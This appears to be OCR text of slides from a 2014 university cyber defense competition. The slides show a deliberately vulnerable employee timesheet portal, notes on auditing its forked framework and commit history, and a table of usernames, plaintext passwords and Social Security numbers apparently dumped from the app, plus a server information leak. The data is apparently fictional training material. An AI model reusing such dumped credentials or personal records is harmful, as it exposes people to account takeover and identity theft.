

CDC Employee Portal
localhost/webapp/login
Google
CDC Employee Portal
Username
Password
Login




Welcome: Test User [Logout]

Weekday	Date	Hours Worked	Status
Sunday	January 19, 2014	0.92	Approve
Monday	January 20, 2014	2.00	Approved
Tuesday	January 21, 2014	0.50	Approved
Wednesday	January 22, 2014	0.0	Not Submitted
Thursday	January 23, 2014	0.0	Not Submitted
Friday	January 24, 2014	0.0	Not Submitted
Saturday	January 25, 2014	0.0	Not Submitted


<-- Last Week -- Today -- Next Week -->



Username	Password	First Name	Last Name	Social Security Number	Is Admin
rachel	pw4	Alderman	Rachel	290-14-2494	Y
beau	Alfred0lunch	Annable	Beau	423-15-3521	N
jeff	neck_BRACE	Chi	Jeff	400-28-2039	N
eric	R@ACKspace	Chrysler	Eric	378-24-0868	N
shannon	cutePuppy!	Dales	Shannon	653-18-4964	N
mitch	summer2013	Everett	Mitch	235-05-4924	N
andrew	pw3	Hatton	Andrew	364-08-1580	Y
julie	12345cpre$	Haywood	Julie	463-89-0894	N



```
var sysname ="Linux";var nodename ="ubuntu";var release ="3.8.0-35-generic";var version ="#50~precise1-
Ubuntu SMP Wed Dec 4 17:25:51 UTC 2013";var machine ="x86_64";var uptime ="4693";var totalram
="2092838912";var freeram ="435683328";var procs ="410";
```



Welcome: Test User [Logout]


Weekday	Date	Hours Worked	Status
Sunday	February 2, 2014	0.0	Not Submitted
Monday	February 3, 2014	0.0	Not Submitted
Tuesday	February 4, 2014	0.0	Not Submitted
Wednesday	February 5, 2014	0.0	Not Submitted
Thursday	February 6, 2014	0.0	Not Submitted
Friday	February 7, 2014	0.0	Not Submitted
Saturday (today)	February 8, 2014	0.0	Not Submitted

<-- Last Week -- Today -- Next Week -->

Version Control

- https://github.com/benjholla/NCDC2014
  - Learn about version control systems (Git, SVN, etc.)

- Forked from Raphters project
  - Started as a joke…




PUBLIC benjholla / NCDC2014

forked from DanielWaterworth/Raphters

- Has plenty of commit history!

Who's that?



Jan 15, 2014

fixing add user and other sql stuff
cdc authored a month ago
2226683ec4
Browse code

Merge pull request #2 from daedared/master …
benjholla authored a month ago
7a0dfc9d2c
Browse code

Jan 14, 2014

fix for multipart encoded forms
CDC authored a month ago
9c58d3f321
Browse code

Version Control Strategies

- Use diff tools!
  - Compare forked framework source to original source
- Check commit histories
  - Who are the authors?
- Do you have the latest version?
  - I pushed a few small fixes after release provided

Anomalies

- Open Source Software
  - Asked teams to open source web app again
- Software Security Audit
  - Revealed several vulnerabilities on competition day to Red and Blue teams

- Anomalies available online
  - https://github.com/benjholla/ISU_Spring_2014_NCDC_Anomalies

